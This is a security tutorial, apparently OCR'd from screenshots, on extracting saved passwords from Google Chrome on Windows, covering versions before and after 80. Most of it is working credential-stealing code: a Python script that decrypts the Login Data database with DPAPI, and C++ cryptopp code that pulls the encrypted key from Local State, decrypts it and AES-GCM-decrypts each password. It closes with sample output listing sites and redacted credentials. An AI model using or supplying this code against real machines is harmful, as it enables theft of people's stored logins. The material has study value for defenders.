

# Security: Grab passwords stored in all versions of Chrome

## 1. How Google Chrome stores passwords

When using Google Chrome, if we enter the account password of a certain website, he will automatically ask us if we want to save the password, so that the account and password will be automatically filled in the next time we log in



You can find the login account and password in the settings, or you can look at the password directly, but you need credentials. This is actually the DPAPI mechanism of windows



Google Chrome

Google Chrome正在尝试显示密码，请输入您的Windows密码以允许此操作。

JOHN-PCWIN7\john

密码

使用其他帐户

xui.ptlogin2.qq.com 111111111 ••••••••••••••

Microsoft provides two interfaces for encryption and decryption, CryptProtectMemory and CryptUnprotectMemory
In fact, in the old version (before 80) of Google Chrome, only CryptProtectMemory was used to encrypt the password

## 2. Vulnerability begins


**Chrome before version 80**
lab environment

- win7
- Chrome 版本 79.0.3945.117


**Details as follow:**
1). Chrome’s password is encrypted and stored in

```
        %LocalAppData%\Google\Chrome\User Data\Default\Login Data
```

2).If you use a binary text editor to view the file, you will find that it is actually a sqlite database file. When you open SQLiteStudio, you can see that there is a user name and URL, but no password, but the binary of the password is actually valuable


010 Editor - C:\Users\SD\AppData\Local\Google\Chrome\User Data\Default\Login Data
File Edit Search View Format Scripts Templates Debug Tools Window Help
Login Data ×

```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
0000h: 53 51 4C 69 74 65 20 66 6F 72 6D 61 74 20 33 00  SQLite format 3.
0010h: 08 00 01 01 00 40 20 20 00 00 00 F1 00 00 00 27  .....@  ...ñ...'
0020h: 00 00 00 00 00 00 00 00 00 00 00 0B 00 00 00 04  ................
0030h: 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00  ................
0040h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0050h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 F1  ...............ñ
0060h: 00 2E 4F 7D 05 00 00 00 01 07 FB 00 00 00 00 10  ..O}......û.....
```



```
  origin_url                                      action_url                                      username_  username_va  password_  password_  submit_el  signon_realm                      preferred  date_create
1 https://xui.ptlogin2.qq.com/cgi-bin/xlogin      https://xui.ptlogin2.qq.com/cgi-bin/xlogin      u          111111111    p          ❚                     https://xui.ptlogin2.qq.com/      0          1326796584
2 https://xui.ptlogin2.qq.com/cgi-bin/xlogin      https://xui.ptlogin2.qq.com/cgi-bin/xlogin      u          6545645      p          ❚                     https://xui.ptlogin2.qq.com/      1          1326796583
```

3). Write a script to decrypt, python decryption is the most concise

```
from os import getenv
import sqlite3
import win32crypt
import binascii
conn = sqlite3.connect(getenv("APPDATA") + "\..\Local\Google\Chrome\User Data\Default\Login Data")
cursor = conn.cursor()
cursor.execute('SELECT action_url, username_value, password_value FROM logins')
for result in cursor.fetchall():
    password = win32crypt.CryptUnprotectData(result[2], None, None, None, 0)[1]
    if password:
        print 'Site: ' + result[0]
        print 'Username: ' + result[1]
        print 'Password: ' + password
    else:
        print "no password found"
```

4). The same as the one seen on Google Chrome, no need to verify the user password


**Chrome after version 80**

lab environment

- win10
- Chrome version 91.0.4472.101(最新版)

**Details as follow:**


1). Let’s take a look at the difference with the previous version of Chrome’s storage method.



password_value (BLOB) Null value

Hex | Text | Image

```
0000  01 00 00 00 d0 8c 9d df 01 15 d1 11 8c 7a 00 c0   ..............z..
0010  4f c2 97 eb 01 00 00 00 7c 57 dc fb 02 b1 b9 4f   O.......|W.....O
0020  91 37 d5 ec 50 40 16 41 00 00 00 00 02 00 00 00   .7..P@.A........
0030  00 00 10 66 00 00 00 01 00 00 20 00 00 00 c1 d1   ...f...... .....
```



password_value (BLOB) Null 值


十六进制 | 文本 | Image

```
0000  76 31 30 95 3d c0 34 59 b9 09 1c 2a b4 fe 83 78   v10.=.4Y...*...x
0010  a7 9e 63 b6 03 0d 71 8a 72 8d 21 1b 96 5a fc      ..c...q.r.!..Z.
```

2). Judging whether it is a new version of Chrome encryption is actually to see if there is v10 or v11 in front of its encrypted value


Look at the official documents and analyze the new version of the encryption algorithm

https://source.chromium.org/chromium/chromium/src/+/master:components/os_crypt/os_crypt_win.cc;l=192;drc=f59fc2f1cf0efae49ea96f9070bead4991f53fea




os_crypt_win.cc

```
// static
bool OSCrypt::Init(PrefService* local_state) {
  DCHECK(GetEncryptionKeyFactory().empty()) << "Key already exists.";
  // Try and pull the key from local state.
  if (local_state->HasPrefPath(kOsCryptEncryptedKeyPrefName)) {
    std::string base64_encrypted_key =
        local_state->GetString(kOsCryptEncryptedKeyPrefName);
    std::string encrypted_key_with_header;

    base::Base64Decode(base64_encrypted_key, &encrypted_key_with_header);

    if (!base::StartsWith(encrypted_key_with_header, kDPAPIKeyPrefix,
                          base::CompareCase::SENSITIVE)) {
      NOTREACHED() << "Invalid key format.";
      return false;
    }
    std::string encrypted_key =
        encrypted_key_with_header.substr(sizeof(kDPAPIKeyPrefix) - 1);
    std::string key;
    // This DPAPI decryption can fail if the user's password has been reset
    // by an Administrator.
    if (DecryptStringWithDPAPI(encrypted_key, &key)) {
      GetEncryptionKeyFactory().assign(key);
      return true;
    }
    base::UmaHistogramSparse("OSCrypt.Win.KeyDecryptionError",
                             ::GetLastError());
  }

  // If there is no key in the local state, or if DPAPI decryption fails,
  // generate a new key.
  std::string key;
```



```
    }
    std::string encrypted_key =
        encrypted_key_with_header.substr(sizeof(kDPAPIKeyPrefix) - 1);
    std::string key;
    // This DPAPI decryption can fail if the user's password has been reset
    // by an Administrator.
    if (DecryptStringWithDPAPI(encrypted_key, &key)) {
      GetEncryptionKeyFactory().assign(key);
      return true;
    }
    base::UmaHistogramSparse("OSCrypt.Win.KeyDecryptionError",
                             ::GetLastError());
  }

  // If there is no key in the local state, or if DPAPI decryption fails,
  // generate a new key.
```

3). Note: Try to extract the key from the local state.
And you can see that kDPAPIKeyPrefix is actually a string "DPAPI"




```
// Key prefix for a key encrypted with DPAPI.
const char kDPAPIKeyPrefix[] = "DPAPI";
```

4). Then it is to decrypt the DPAPI, and finally if the key is not in the local state or the DPAPI decryption fails, a key is regenerated
From here, we can roughly analyze the action when the key is initialized:

1.Extract the key from the local state file


2.base64 decryption key
3.Remove the "DPAPI" at the beginning of the key
4.DPAPI decryption, get the final key

Follow the parameter kOsCryptEncryptedKeyPrefName of the GetString function



```
namespace {

// Contains base64 random key encrypted with DPAPI.
const char kOsCryptEncryptedKeyPrefName[] = "os_crypt.encrypted_key";
```

Know that the key is stored in the local state file os_crypt.encrypted_key field, that is



```
},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAADWXmStECIlTZZxWMAYf5UmAAAAAAIAAAAAABBmAAAAAQAA
df":{"group_name_matcher":"*Chromium PDF Viewer*","mime_types":[],"name":"Chromium PDF Viewer","versions":[{"comment":"Chromium PDF V
t":{"account_categories":0,"active_time":1623592132.418399,"avatar_icon":"chrome://theme/IDR_PROFILE_AVATAR_26","background_apps":false,"f
_slow":0,"type":0},"software_reporter":{"last_time_triggered":"13267678027860108"},"subresource_filter":{"ruleset_version":{"checksum":10564206
7a0b-6920-49a1-b5c4-ca548bdeb75b","pv":"1.0.6"},"dhlpobdgcjafebgbbhjdnapejmpkgiie":{"cohort":"1:z9x:","cohorthint":"Auto","cohortname":"A
2b8-ae2f6b1c4485","pv":"9.27.0"},"ggkkehgbnfjpeggfpleeakpidbkibbmn":{"cohort":"1:ut9:","cohorthint":"M80ToM99","cohortname":"M80ToM99"
oodheedghdeeijklkeaacbdc":{"cohort":"1::","cohortname":"","dlrc":5277,"fp":"1.6f6bc93dcd62dc251850d2ff458fda96083ceb7fbe8eeb11248b8485
458","pv":"43"},"kiabhabjdbkjdpjbpigfodbdjmbglcoo":{"cohort":"1:v3l:","cohorthint":"Auto","cohortname":"Auto","dlrc":5277,"fp":"1.81f78736cf5c
:{"cohort":"1:w0x:","cohorthint":"Auto","cohortname":"Auto","dlrc":5277,"fp":"1.478aa915e78878e332a0b4bb4d2a6fb67ff1c7f7b62fe906f47095ba
:0,"renderer_failed_launch_count":0,"renderer_hang_count":11,"renderer_launch_count":919,"session_end_completed":true,"stats_buildtime":"16231
```

The local state file is in the local default directory:
%LocalAppData%\Google\Chrome\User Data\Local State
Local State is a file in JSON format

5). Plaintext encryption
Chrome uses AEAD symmetric encryption with AES-256-GCM

6). Automatic password capture
Decryption uses a very powerful library, cryptopp
Get the original key first

```
    string GetOriginalkey()
    {
        string Decoded = "";
        //获取 Local State 中的未解密的 key
        string key =
"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAADWXmStECIlTZZxWMAYf5UmAAAAAAIA
AAAAABBmAAAAAQAAIAAAAP8V1h3J1qhN1Hks1TbInimvYa0TnMfPa0j。。。。。。。
。。。。。。
WLC2oU3TkysoXmUAAAAAtPkLwNaInulyoGNH4GDxlwbzAW4DP7T8XWsZ/2QB0YrcLqxSN
ytHlV1qvVyO8D20Eu7jKqD/bMW2MzwEa40iF";
        StringSource((BYTE*)key.c_str(), key.size(), true, new
Base64Decoder(new StringSink(Decoded)));
```

```
        key = Decoded;
        key = key.substr(5);//去除首位 5 个字符 DPAPI
        Decoded.clear();//DPAPI 解密
        int i;
        char result[1000] = "";
        DATA_BLOB DataOut = { 0 };
        DATA_BLOB DataVerify = { 0 };
        DataOut.pbData = (BYTE*)key.c_str();
        DataOut.cbData = 1000;
        if (!CryptUnprotectData(&DataOut, nullptr, NULL, NULL, NULL,
0, &DataVerify)) {
            printf("[!] Decryption failure: %d\n", GetLastError());
        }
        else {
            printf("[+] Decryption successfully!\n");
            for (i = 0; i < DataVerify.cbData; i++)
            {
                result[i] = DataVerify.pbData[i];
            }
        }
        return result;
    }
```

If the current chrome version is not 80+, a simple judgment can be made: it is to see if there is "v10" or "v11" before the encryption password

```
    string e_str = argv[2];
    //判断密文是否包含 v10 或 v11,如果包含则说明是 80+的 Chrome,用新的解密方
法
    if (strstr(e_str.c_str(), "v10") != NULL || strstr(e_str.c_str(),
"v11") != NULL)
    {
        NewDecrypt(argc, argv, azColName);
    }
    else {
        DecryptoByDPAPI(argv, azColName);
    }
    return 0;
```


Then decrypt the ciphertext
Get iv and ciphertext

```
    //argv[2]是 password_value 的值
    chiper = argv[2];
    iv = argv[2];
    iv = iv.substr(3, 15);  //获取 iv 的值
    chiper = chiper.substr(15);   //加密密码的值
```

Then use cyptopp's powerful library functions to decrypt

```
    //获取 iv hex 编码值
    StringSource((BYTE*)iv.c_str(), iv.size(), true, new
HexEncoder(new StringSink(Encoded)));
    iv = Encoded;
    Encoded.clear();
    iv = iv.substr(0, iv.size() - 6);
    CHAR Pass_Word[1000] = { 0 };
    StringSource((BYTE*)iv.c_str(), iv.size(), true,new
HexDecoder(new StringSink(Decoded)));
    iv = Decoded;
    Decoded.clear();
    char* key = GetOriginalkey();
    d.SetKeyWithIV((BYTE*)key, 32, (BYTE*)iv.c_str(), iv.size());

    StringSource(chiper, true,new AuthenticatedDecryptionFilter(d,new
StringSink(password)));
    for (int i = 0; i < password.size(); i++)
    {
         Pass_Word[i] = password[i];
    }
    printf("%s = %s\n", azColName[0], argv[0] ? argv[0] : "NULL");
    printf("%s = %s\n", azColName[1], argv[1] ? argv[1] : "NULL");
    printf("%s = %s\n", azColName[2], Pass_Word);
```

7). Fetch results



```
action_url = http://www.chamd5.org/login.html
username_value = [redacted]
password_value = [redacted]
[+] Decryption successfully!
action_url = https://id.oppo.com/login
username_value = [redacted]
password_value = [redacted]
[+] Decryption successfully!
action_url = javascript:void(0);
username_value = [redacted]
password_value = [redacted]
[+] Decryption successfully!
action_url = https://account.shodan.io/login
username_value = [redacted]
password_value = [redacted]
[+] Decryption successfully!
action_url = https://my.freenom.com/cart.php
username_value = [redacted]
password_value = [redacted]
[+] Decryption successfully!
action_url = https://openapi.baidu.com/oauth/2.0/authorize
username_value = [redacted]
password_value = [redacted]
[+] Decryption successfully!
action_url = https://cas.baidu.com/
username_value = [redacted]
password_value = [redacted]
[+] Decryption successfully!
action_url =
username_value = [redacted]
password_value = [redacted]
[+] Decryption successfully!
action_url = https://bsrc.baidu.com/views/gift/index.html
username_value = [redacted]
```